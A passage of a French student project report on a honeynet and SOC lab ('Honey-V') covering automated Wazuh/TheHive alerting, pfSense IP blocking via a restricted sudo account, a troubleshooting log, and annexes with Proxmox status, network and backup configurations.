La communication finale entre le script et TheHive repose sur les standards du web. Ici le protocole HTTP POST est utilisé contrairement à la requête GET qui ne fait que lire des données, la méthode POST transmet des données au serveur pour créer une nouvelle ressource, dans notre cas ce sont les alertes d'incidents.



Statut	Sévérité	Titre	# Cas	Taper	Source	Référence	Détails	R
Nouveau	H	[Wazuh Lvl 12] Sysmon - Processus suspect - explorer.exe - AD-MIRROR	-	wazuh_alert	Wazuh	Observables	0	0
Nouveau	M	[Wazuh Lvl 10] Système Hôte : Élévation de privilèges RÉUSSIE via la commande SUDO. - WEB-DECOY	-	wazuh_alert	Wazuh	Observables	0	0
Nouveau	M	[Wazuh Lvl 10] Système Hôte : Élévation de privilèges RÉUSSIE via la commande SUDO. - WEB-DECOY	-	wazuh_alert	Wazuh	Observables	0	0
Nouveau	M	[Wazuh Lvl 10] Système Hôte : Élévation de privilèges RÉUSSIE via la commande SUDO. - WEB-DECOY	-	wazuh_alert	Wazuh	Observables	0	0
Nouveau	M	[Wazuh Lvl 10] Système Hôte : Élévation de privilèges RÉUSSIE via la commande SUDO. - WEB-DECOY	-	wazuh_alert	Wazuh	Observables	0	0
Nouveau	M	[Wazuh Lvl 10] Plusieurs erreurs 400 provenant de la même adresse IP source. - WEB-DECOY	-	wazuh_alert	Wazuh	Observables	0	0

Figure 54 : résultats de l'automatisation via API

Cette passerelle permet de réduire significativement le délai entre la détection d'un événement de sécurité par Wazuh et sa prise en charge par un analyste dans TheHive, renforçant ainsi la réactivité globale du SOC.

6.3. Architecture de Remédiation Réseau

L'aboutissement de la "Kill Chain" nécessite que l'orchestrateur (SOAR TheHive) puisse communiquer avec l'équipement de bordure (pfSense) pour ordonner le blocage physique d'une adresse IP attaquante.

Initialement, le cahier des charges prévoyait l'utilisation d'une API Web tierce (type paquet *FauxAPI*) sur pfSense. Cependant, en tant que Lead Architecte, j'ai pris la décision d'abandonner cette approche. Exposer une API HTTP d'administration en écoute permanente augmente considérablement la surface d'attaque du routeur. Nous avons opté pour une approche native, bas niveau, s'appuyant sur le moteur de pare-feu de FreeBSD : **Packet Filter (pf)**.

6.3.1. Règle absolue (Floating Rule) et Alias Dynamique

Pour que le bannissement soit instantané et global, l'architecture repose sur l'utilisation d'un **Alias pfSense**.

Un alias nommé `BLOCKED_IPS` a été créé dans le pare-feu. En mémoire, cet alias se comporte comme une table de hachage dynamique qui peut être modifiée à la volée sans nécessiter de redémarrage des services réseau (Reload).

Afin d'appliquer ce blocage, une Règle Flottante (Floating Rule) a été placée en priorité absolue (au sommet de la pile d'exécution, avec l'option Quick activée). Cette règle a pour instruction de détruire silencieusement (Action : Block / Drop) tout paquet entrant ou sortant provenant d'une adresse IP présente dans l'alias `BLOCKED_IPS`, et ce, sur l'intégralité des interfaces du pare-feu (WAN, Tailscale, VLANs).

La configuration technique détaillée de cette règle flottante et de l'Alias associé est présentée dans la section d'architecture réseau (**cf. Figure 14, section 3.4.4**).

6.3.2. Sécurisation de l'accès et principe du moindre privilège (Sudo)

Il était hors de question de fournir les identifiants de l'administrateur principal (root) de pfSense au script Python du SOAR. Une compromission du conteneur TheHive aurait entraîné la compromission totale du routeur de l'infrastructure.

Nous avons appliqué le **principe de moindre privilège (PoLP - Principle of Least Privilege)** :

1. **Création d'un compte de service** : Un utilisateur restreint nommé `soar_admin` a été créé. Cet utilisateur ne possède aucun accès à l'interface graphique de pfSense (WebGUI). Il est uniquement autorisé à ouvrir une session Shell (SSH) via un échange de clés cryptographiques (ED25519), interdisant toute attaque par force brute sur un mot de passe.
2. **Restriction granulaire avec Sudo** : Le paquet d'administration `sudo` a été déployé sur pfSense. Une règle stricte a été implémentée pour l'utilisateur `soar_admin`. Ce dernier n'a l'autorisation d'exécuter qu'une seule et unique commande système, sans mot de passe : l'appel direct au binaire de contrôle du pare-feu `/sbin/pfctl`.

Ainsi, lorsque le SOAR qualifie un incident critique, le script Python se connecte en SSH avec le compte `soar_admin` et injecte la commande suivante :

```
sudo /sbin/pfctl -t BLOCKED_IPS -T add <IP_ATTQUANT>
```

Cette architecture "Secure by Design" garantit une latence de remédiation quasi nulle.

L'attaquant est déconnecté du réseau à la milliseconde près, sans que l'orchestrateur SOAR ne possède de droits excessifs sur le cœur du réseau.

L'implémentation de cette restriction Sudo, garantissant le confinement du compte `soar_admin`, a été documentée lors de la phase de préparation de l'infrastructure (**cf. Figure Y, section 3.4.4**).

7. LE CAHIER DU TROUBLESHOOTING

La mise en œuvre d'une infrastructure hybride, mêlant SDN, routage asymétrique, et manipulation des couches basses du système (Kernel, LVM), s'est accompagnée de défis techniques majeurs. Ce chapitre documente les incidents critiques rencontrés par l'équipe d'architecture et la méthodologie de résolution appliquée.

7.1. Perte de Quorum et Proxy VNC (Problématique Cryptographique)

L'incident :

Lors de la phase de montée en charge (Jalon 3), l'interface Web d'administration Proxmox (hébergée sur le nœud YSLAB-CORE) s'est soudainement figée lors de la tentative d'accès à la console VNC de la VM Wazuh (hébergée sur YSLAB-EDGE). L'interface renvoyait une erreur communication failure (0) et Failed to run vncproxy.

Le diagnostic :

Une analyse de la charge système de l'EDGE n'a révélé aucune anomalie de RAM ou CPU.

L'investigation s'est alors portée sur le protocole de communication interne du cluster.

L'exécution de la commande de diagnostic SSH entre les nœuds :

```
ssh -o "BatchMode=yes" root@192.168.1.200 date
```

A retourné l'erreur fatale : Host key verification failed.

La résolution :

Le service Web de Proxmox (pveproxy) s'appuie sur des tunnels SSH en arrière-plan pour router les consoles VNC d'un nœud à l'autre. Une désynchronisation des empreintes cryptographiques (*Known Hosts*) sur l'hyperviseur YSLAB-EDGE a provoqué une alerte de type *Man-In-The-Middle*, bloquant silencieusement les tunnels de management du cluster.

La remédiation a consisté à forcer la régénération et la synchronisation des certificats de confiance de la grappe Corosync via l'exécution de la commande système :

pvecm updatecerts (exécutée sur les deux nœuds). Cette action a immédiatement rétabli le quorum de confiance et rouvert l'accès aux flux VNC.

7.2. Problématique de NAT Asymétrique (Routage RDP)

L'incident :

Suite à l'isolement du contrôleur de domaine factice (HV-AD-MIRROR - 10.0.20.1) derrière le Honeywall, les connexions RDP initiées depuis le réseau de la Blue Team (ex: 192.168.1.18) étaient rejetées (Timeout), bien que le protocole ICMP (Ping) fonctionnait parfaitement.

Le diagnostic :

L'analyse des tables d'états (State Table) du pare-feu pfSense a révélé un problème de routage asymétrique couplé à une translation d'adresse (SNAT) indésirable. pfSense, appliquant une règle de NAT sortant (Outbound NAT) par défaut, réécrivait l'adresse IP source des paquets TCP de réponse de l'AD (10.0.20.1) en utilisant sa propre adresse IP WAN. Le poste client, recevant une réponse RDP d'une adresse IP inattendue (le routeur au lieu de l'AD), détruisait légitimement les paquets.

La résolution :

Pour préserver la cohérence des connexions TCP (Stateful), le mode "Hybrid Outbound NAT" a été activé sur pfSense. Une règle prioritaire Do Not NAT (NO NAT) a été insérée pour instruire le moteur de pare-feu de ne jamais traduire le trafic originaire du sous-réseau des Honeypots (10.0.20.0/24) à destination du sous-réseau d'administration (192.168.1.0/24). Dès l'application de cette exemption, le "3-way handshake" TCP a pu s'effectuer proprement.

(La preuve visuelle de cette résolution a été documentée en Section 3.4.3).

7.3. Saturation LVM-Thin et Copy-On-Write (Freeze Hyperviseur)

L'incident :

Durant les tests de résilience, la VM hébergeant le SIEM Wazuh a subi un "I/O Lock" (gel des entrées/sorties disques), entraînant un blocage total du service.

Le diagnostic :

L'audit du stockage via la commande `lvs` sur l'hyperviseur a mis en évidence une saturation critique du pool de données `pve/data` atteignant **97.98%**.

La cause racine provenait de l'architecture de stockage LVM-Thin :

plusieurs *Snapshots* (instantanés) de longue durée avaient été laissés sur les VMs Wazuh et SOAR. Le mécanisme de *Copy-On-Write* (CoW) inhérent aux snapshots LVM implique que chaque nouvelle donnée écrite (comme les gigaoctets de logs ingérés par Wazuh) fait croître de manière exponentielle la taille des métadonnées du snapshot sur le disque physique SSD.

La résolution :

1. **Désamorçage d'urgence :** Un volume de sauvegarde pur (`ext4`) a été créé à chaud (`lvcreate`) sur le disque dur mécanique (HDD-ARCHIVES). Les snapshots LVM ont été convertis en véritables archives froides (`vzdump`), puis supprimés via la commande `lvremove`, faisant chuter instantanément l'utilisation du SSD à 66%.
2. **Tiering définitif :** Pour éviter que les logs du SIEM ne menacent l'OS de l'hyperviseur, un second disque dur virtuel (`sdb`) a été provisionné sur un pool NVMe distinct. Le répertoire d'indexation d'Opensearch (`/var/lib/wazuh-indexer`) a été physiquement migré sur ce volume via `rsync` et monté de manière permanente dans le `fstab` de la VM, séparant ainsi l'usure disque (TBW) des logs de celle du système.

7.4. Faille de dépendances Python (Monitoring Glances)

L'incident :

Le déploiement du service de supervision Glances sur l'hyperviseur EDGE s'est soldé par un échec systématique, le port d'écoute 61208 refusant de s'ouvrir (ECONNREFUSED sur le Dashboard Homepage).

Le diagnostic :

La commande `ss -tulpn` a confirmé l'absence d'écoute sur le port. L'investigation des journaux système (`journalctl -u glances -l`) a révélé un crash du framework Web FastAPI intégré à l'outil : `RuntimeError: Directory '/usr/lib/python3/dist-packages/glances/outputs/static/public' does not exist`

La résolution :

L'erreur est attribuable à un défaut de *packaging* (Bug de dépendance) de l'outil Glances dans les dépôts officiels de Debian 12 (Bookworm). Le dossier `/static/public`, requis par la librairie Starlette pour initialiser le serveur web REST, n'est pas créé lors de l'installation `apt`. La création manuelle de l'arborescence complète (`mkdir -p`) et l'ajustement du Bind IP (`-B 0.0.0.0` dans le fichier `.service` de `systemd`) ont permis au service Python de s'initialiser correctement et de rétablir le monitoring distant.

7.5. Surveillance de l'intégrité du fichier `/etc/passwd`

L'incident :

Aucune alerte de niveau 10 (Règle 102004) ne se déclenche lors de la modification du fichier de comptes `/etc/passwd`. Seule une alerte système générique de niveau 7 s'affiche : *"Wazuh (Niv.7): Integrity checksum changed (rule=550)"*.

Le diagnostic :

La règle 102004 reposait sur la condition `<field name="file">/etc/passwd</field>`. Or, les versions modernes du moteur de détection d'intégrité de Wazuh (Syscheck) n'enregistrent plus le chemin d'accès absolu dans un champ brut nommé `file` sous Linux. Le moteur de règles ignorait donc la règle personnalisée et retombait sur la règle parente par défaut.

La résolution :

Remplacement de la balise `<field>` par la balise universelle `<match>` afin de scanner l'ensemble du log brut à la recherche du motif textuel du fichier sensible :

8. BILAN ET PERSPECTIVES

L'aboutissement du projet Honey-V marque bien plus que la simple livraison d'une infrastructure technique : il matérialise une doctrine de sécurité moderne et applicable en environnement industriel. La conception et la mise en production de cette plateforme nous ont confrontés à des défis d'ingénierie complexes, exigeant l'orchestration simultanée de l'administration système bas niveau, du routage asymétrique, et de la Threat Intelligence en temps réel.

8.1. L'accomplissement d'une posture de Défense Active

L'objectif cardinal de notre cahier des charges était de renverser l'asymétrie traditionnelle de la cybersécurité, où le défenseur subit passivement les assauts. Ce Proof of Concept (POC) a démontré avec succès qu'une architecture de déception, lorsqu'elle est correctement isolée, permet d'atteindre ce but avec une précision chirurgicale.

Le déploiement de notre Honeywall transparent, couplé à une ingénierie sociale crédible (L'Écrin Doré) et à un Active Directory volontairement vulnérable, a créé un environnement parfaitement stérile. Cette stérilité garantit la haute fidélité de nos alertes : l'absence de trafic légitime a mécaniquement réduit le taux de faux positifs à néant, offrant ainsi à notre cellule SOC une visibilité absolue.

La véritable prouesse de ce projet réside dans l'automatisation de la réponse (la Kill Chain). Nous avons prouvé qu'il est techniquement viable de lier l'analyse comportementale de Wazuh à la prise de décision de TheHive, pour aboutir à une sanction réseau instantanée sur pfSense. En bannissant l'attaquant de manière autonome dès ses premières tentatives de mouvement latéral, l'infrastructure Honey-V passe avec succès de la théorie du laboratoire à la réalité de la défense active.

8.2. Résilience et évolution de l'infrastructure

Construire un système capable de capturer des attaques sans mettre en péril sa propre stabilité a requis des choix architecturaux forts. L'absorption des volumes massifs de logs SIEM a imposé une ingénierie stricte des ressources, résolue par la mise en œuvre d'un Tiering de stockage sur disques NVMe et d'une externalisation rigoureuse des sauvegardes vers le Cloud. Le contournement des restrictions de routage (CGNAT) via l'implémentation d'un accès ZTNA natif confirme que la résilience d'un système dépend de son adaptabilité face aux contraintes du monde réel.

Si l'architecture Honey-V a fait ses preuves durant ce Jalon final, elle ouvre la voie à de nombreuses évolutions stratégiques. À l'avenir, le cycle de vie des leurres pourrait être intégralement géré via des paradigmes d'Infrastructure as Code (IaC), permettant la destruction et le redéploiement automatique des cibles après chaque compromission. De plus, l'ingestion des TTPs (Tactiques, Techniques et Procédures) capturés par le Honeywall permettrait d'alimenter des modèles de Machine Learning, transformant ainsi notre Honeynet en un véritable générateur de renseignements automatisé (Threat Intelligence) diffusable à l'ensemble d'une organisation.

8.3. Conclusion de l'équipe


La conduite de ce projet de fin d'études a constitué un accélérateur de compétences décisif. En nous imposant la résolution d'incidents critiques et la gestion de la dette technique en conditions réelles, le projet Honey-V nous a immergés dans les véritables exigences de la production.

Notre plus grand atout aura été notre organisation. La stricte séparation des privilèges entre la conception de l'infrastructure réseau et l'analyse de la déception nous a obligés à communiquer à travers des interfaces standardisées et sécurisées. Cette méthode de travail nous a permis de livrer un produit cohérent, robuste, et répondant sans compromis aux enjeux de la cybersécurité moderne.


ANNEXES

Annexe A.


A.1 > Outils de Gestion de projet développé en interne



A.2 > Page Kanban Outils de Gestion de projet



A.3 > Planning Gantt Outils de Gestion de projet



A.4 > Datacenter

The screenshot displays the Proxmox VE 9.0.3 interface for the YSLAB-CLUSTER datacenter. The main content area shows the following information:

- Etat de santé:** A green checkmark indicates the cluster is healthy. Below it, it says "Groupe de serveurs: YSLAB-CLUSTER, Quorate: Oui".
- Nœuds:** A table showing the status of nodes:

Statut	Nœuds
✓ En ligne	3
✗ Hors ligne	0
- Invités:** A section showing statistics for virtual machines and containers.

Machines virtuelles		Conteneur LXC	
● En cours d'exécution	10	● En cours d'exécution	5
○ À l'arrêt	3	○ À l'arrêt	3
- Ressources:** Three gauges showing resource usage:
 - Processeur:** 18% (de 22 processeur(s))
 - Mémoire:** 68% (28.90 Gio sur 42.40 Gio)
 - Stockage:** 29% (666.25 Gio sur 2.22 Tio)
- Nœuds:** A table listing the nodes in the cluster:

Nom	ID	En li...	Support	Adresse du s...	Utilisation pr...	Utilisation m...	Durée de...
YSL...	1	✓	-	192.168.1.100	2%	77%	1 jour 03:1...
YSL...	2	✓	-	192.168.1.200	19%	99%	1 jour 03:1...
YSL...	3	✓	-	192.168.1.201	67%	15%	1 jour 03:1...

A.5 > Pvecm status montrant la ligne "Quorate: Yes" et les votes de tes nœuds

```

root@YSLAB-CORE:~# pvecm status
Cluster information
-----
Name: YSLAB-CLUSTER
Config Version: 12
Transport: knet
Secure auth: on


Quorum information
-----
Date: Tue Jul 7 22:17:37 2026
Quorum provider: corosync_votequorum
Nodes: 3
Node ID: 0x00000001
Ring ID: 1.b26
Quorate: Yes

Votequorum information
-----
Expected votes: 3
Highest expected: 3
Total votes: 3
Quorum: 2
Flags: Quorate Qdevice


Membership information
-----
Nodeid Votes Qdevice Name
0x00000001 1 NA,NV,NMW 192.168.1.100 (local)
0x00000002 1 NA,NV,NMW 192.168.1.200
0x00000003 1 NA,NV,NMW 192.168.1.201
0x00000000 0 Qdevice (votes 0)
root@YSLAB-CORE:~#

```

A.6 > Schema infrastructure



A.7 > Capture de l'onglet Matériel de la VM 299 (Honeywall) dans Proxmox, montrant net0 branché sur hvtrunk et net1 branché sur hvwall.



A.8 > Console du Honeywall avec le résultat de la commande 'cat /etc/network/interfaces', montrant le bloc 'auto br0' et les 'bridge_ports ens18 ens19'.

```
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto ens18
iface ens18 inet manual

auto ens19
iface ens19 inet manual

auto ens20
iface ens20 inet static
    address 10.0.30.199
    netmask 255.255.255.0
    gateway 10.0.30.11
    dns-nameservers 1.1.1.1 8.8.8.8

auto br0
iface br0 inet manual
    bridge_ports ens18 ens19
    bridge_stp off
    bridge_fd 0
root@HV-HoneyWall:~#
```

A.9 > Homepage montrant la section Stockage, Backups & Supervision (Le FLS, le RPi Backup avec les dates, et le HDD de 500 Go en vert



A.10 > Capture de la console Proxmox montrant le transfert Rclone vers Google Drive avec la barre de progression.]

```
root@YSLAB-CORE:~# cat /root/auto-backup-cloud.sh
#!/bin/bash
# -----
# Script d'automatisation des sauvegardes Honey-V vers Google Drive
# -----

vzdump 201 203 210 220 299 --storage local --mode snapshot --compress zstd

sleep 5

rclone copy /var/lib/vz/dump/ CloudYSLAB:HoneyV_Backups/CORE/ --progress

rm -f /var/lib/vz/dump/*
root@YSLAB-CORE:~#
```

A.11 > Sauvegardes exporté sur google drive

vzdump-qemu-299-2026_07-05-03_00_02.log	mol	5 juil, mol	256 octets	:
vzdump-qemu-299-2026_07-11-11_23_13.log	mol	1124 mol	3 Ko	:
vzdump-qemu-299-2026_07-11-11_23_13.vma.zst	mol	1124 mol	158.1 Mo	:

A.12 > Capture d'écran crontab -l

```
root@YSLAB-CORE:~# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
0 3 * * 0 /root/auto-backup-cloud.sh > /var/log/auto-backup-cloud.log 2>&1
root@YSLAB-CORE:~#
```

A.13 > Capture d'écran exécution du script sauvegarde cloud

```
root@YSLAB-CORE:~# /root/auto-backup-cloud.sh
INFO: starting new backup job: vzdump 201 203 210 220 299 --compress zstd --mode snapshot --storage local
INFO: Starting Backup of VM 201 (qemu)
INFO: Backup started at 2026-07-11 11:18:24
INFO: status = running
INFO: VM Name: HV-GATEWAY
INFO: include disk 'scsi0' 'local-lvm:vm-201-disk-0' 25G
INFO: backup mode: snapshot
INFO: ionice priority: 7
INFO: snapshots found (not included into backup)
INFO: creating vzdump archive '/var/lib/vz/dump/vzdump-qemu-201-2026_07_11-11_18_24.vma.zst'
INFO: started backup task 'ad7ed9c0-9a46-475c-b54e-817dd69f5615'
INFO: resuming VM again
INFO: 9% (2.4 GiB of 25.0 GiB) in 3s, read: 821.0 MiB/s, write: 390.9 MiB/s
INFO: 12% (3.2 GiB of 25.0 GiB) in 6s, read: 269.6 MiB/s, write: 269.6 MiB/s
INFO: 16% (4.1 GiB of 25.0 GiB) in 9s, read: 321.9 MiB/s, write: 311.4 MiB/s
```

```
INFO: 34% (17.4 GiB of 50.0 GiB) in 1m 33s, read: 439.8 MiB/s, write: 134.8 MiB/s
INFO: 38% (19.1 GiB of 50.0 GiB) in 1m 36s, read: 577.6 MiB/s, write: 144.4 MiB/s
INFO: 40% (20.2 GiB of 50.0 GiB) in 1m 39s, read: 357.7 MiB/s, write: 232.4 MiB/s
INFO: 41% (20.5 GiB of 50.0 GiB) in 1m 42s, read: 130.7 MiB/s, write: 119.3 MiB/s
INFO: 42% (21.0 GiB of 50.0 GiB) in 1m 46s, read: 128.5 MiB/s, write: 128.3 MiB/s
INFO: 44% (22.5 GiB of 50.0 GiB) in 1m 49s, read: 489.4 MiB/s, write: 190.8 MiB/s
INFO: 50% (25.1 GiB of 50.0 GiB) in 1m 52s, read: 900.2 MiB/s, write: 215.6 MiB/s
INFO: 51% (25.5 GiB of 50.0 GiB) in 1m 55s, read: 143.8 MiB/s, write: 142.6 MiB/s
INFO: 52% (26.1 GiB of 50.0 GiB) in 1m 59s, read: 153.2 MiB/s, write: 149.8 MiB/s
